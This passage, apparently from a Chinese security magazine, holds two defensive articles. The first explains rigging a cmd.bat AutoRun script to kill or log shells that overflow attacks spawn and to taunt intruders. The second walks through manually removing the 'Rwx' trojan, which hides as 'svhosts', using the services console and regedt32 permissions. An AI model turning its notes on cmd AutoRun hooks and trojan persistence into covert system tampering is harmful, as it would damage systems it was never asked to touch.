


图2

假设你的电脑并不是经常及时打上补丁，你就可以编辑system32下cmd.bat的内容为exit，这样就抵御黑客的远程溢出攻击了，因为一般的溢出要么是反弹一个cmdshell要么是绑定一个cmdshell，而溢出的shellcode执行cmd之后会首先运行的是我们指定的cmd.bat里面的内容，而内容正是exit退出，这里为了给大家示范我指定的是pause命令，如图3。这样不知道真相的人肯定会很郁闷的，即使知道真相，但他是一般的菜鸟的话，我想他对这样的问题也是束手无策吧，除非他使用的是其他的shellcode。




图3

光是这样的防范还没有什么意思，我们最好能够抓住入侵者，那我们就好好的写这个cmd.bat脚本吧！要抓住入侵者或者想知道入侵事件发生的时间我们可以定义cmd.bat的内容如下：

```
@echo off      \\关闭命令回显\\
@netstat -an>>c:\winnt\system32\net.log      \\取得当前的网络连接状态并输出到net.log文件，用>>重定向是避免日志被后来的冲洗掉\\
@date /t>>c:\winnt\system32\date.log      \\取得入侵发生的时间\\
@time /t>>c:\winnt\system32\time.log
@exit      \\退出\\
```

这样当有人溢出的时候他的IP就在日志里啦！你完全可以根据自己的情况补充这个脚本的内容，如查看进程，查看端口关联等等，因为不是系统自带的程序我就不给大家展示了！

是不是只能做这么多呢？看到以前的杂志有人写用telnet愚弄入侵者，有了今天的方法可不只能用telnet愚弄入侵者了，所有的绑定cmd.exe的程序都可以被我们愚弄的。譬如我们在cmd.bat里写上：

```
@echo off      \\关闭命令回显\\
@netstat -an>>c:\winnt\system32\net.log  \\取得当前的网络连接状态并输出到net.log文件，用>>重定向是避免日志被后来的冲洗掉\\
@date /t>>c:\winnt\system32\date.log  \\取得入侵发生的时间\\
@time /t>>c:\winnt\system32\time.log
@type c:\winnt\system32\cmd.txt      \\打印cmd.txt的内容，也是由我们自己定义的\\
@pause      \\暂停程序，让入侵者惋惜去吧！\\
@exit      \\退出程序\\
```

这样我们就可以对入侵者喊话了，喊些什么呢？骂人的话就不要喊了，我这里就给自己做个广告吧，别人telnet上来我的机器上时如图4，我的日志内容如图5。其实从任何的cmd后门上登陆时都是这样的效果，我的Tcmd就很郁闷，呵呵！这些在webshell里也是很有奇效的，大家还可以发挥自己的想象力哦，没有什么做不到的。




图4




图5

四、总结

文章没有什么高深的东西，其实就是cmd的一个属性，与设置权限配合使用，用得好的话效果还是很不错的。有人要问了，这样设置以后我们自己启动cmd怎么办，很好说的，就是运行的时候用cmd /D参数启动就可以了。有什么问题或者建议欢迎到论坛讨论，我的ID是剑心。

（本文涉及的相关代码：cmd.bat、cmd.reg，光盘中有收录。）

手工彻底清除“任我行”

阿铁

因为家里要安装宽带所以我准备给电脑安装WIN2K SERVER系统（家中电脑是6年前买的硬盘才8.4G分了3个区，CPU是PIII

550的，不过有512内存哦），重新分区装系统和一些常用的软件。在对系统进行优化的时候发觉服务中有“Rwx”这个服务（图1），明显是中了“任我行”。刚装的系统就中木马，又没有上网怎么可能呢，估计是装的某个软件中含有木马。不管了先清除再说。




图1

第一步：将这个服务停止，双击“Rwx”这个服务，弹出它的属性框（图2），在“启动状态”中点“停止”按钮，然后在“启动类型”中选择“停止”，然后点“确定”退出，确保它不会随系统的启动而启动。




图2

第二步：注册表中肯定有它的身影，当然是除之而后快啦。打开注册表，在“编辑”→“查找”中输入“Rwx”回车，开始查找，不一会就找到了（图3，我框起来




图3

的部分），当然是将整个项一起删除啦，结果弹出了出错框，提示无法删除（图4），好奇怪哦。不管了继续查找，又找到一个（图5），注意右边窗口的“ImagePath”值，这个就是“任我行”木马程序的所在地。先把路径记下来，然后将该项删除，木马程序等搜索完注册表再找它算账！继续查找，又发现一处（图6）。结果也是无法删除。



图4




图5




图6

第三步：应该轮到元凶了，按刚才记下的路径找到木马程序“svhosts”，和系统程序“svchost”很相近哦（如图7，注意，要显示系统文件才可看见）。直接删除，提示程序正在运行无法删除，看来木马程序已经运行了（好像说的P话），打开任务管理器将木马程序的进程结束掉（图8），然后将木马程序删除。




图7

其实到这里木马程序已经清除了，不过注册表中还有所残留，心里总觉得不爽。要将其除去才安心。

最后一步：除去注册表中删不掉的项，以管理员身份登陆系统，在“开始”→“运




图8

行”中输入“regedt32”回车（注意，不要输成“regedit32”，还有引号不要输入），打开具有更高权限的注册表编辑器（图9），找到刚才无法删除的项，选中后，在菜单中选择“安全性”→“使用权限”，弹出一对话框（图10），将“权限”中的“完全控制”的“允许”项钩选中，点“确定”退出。这时就可以将原先删不掉的项删除了。




图9

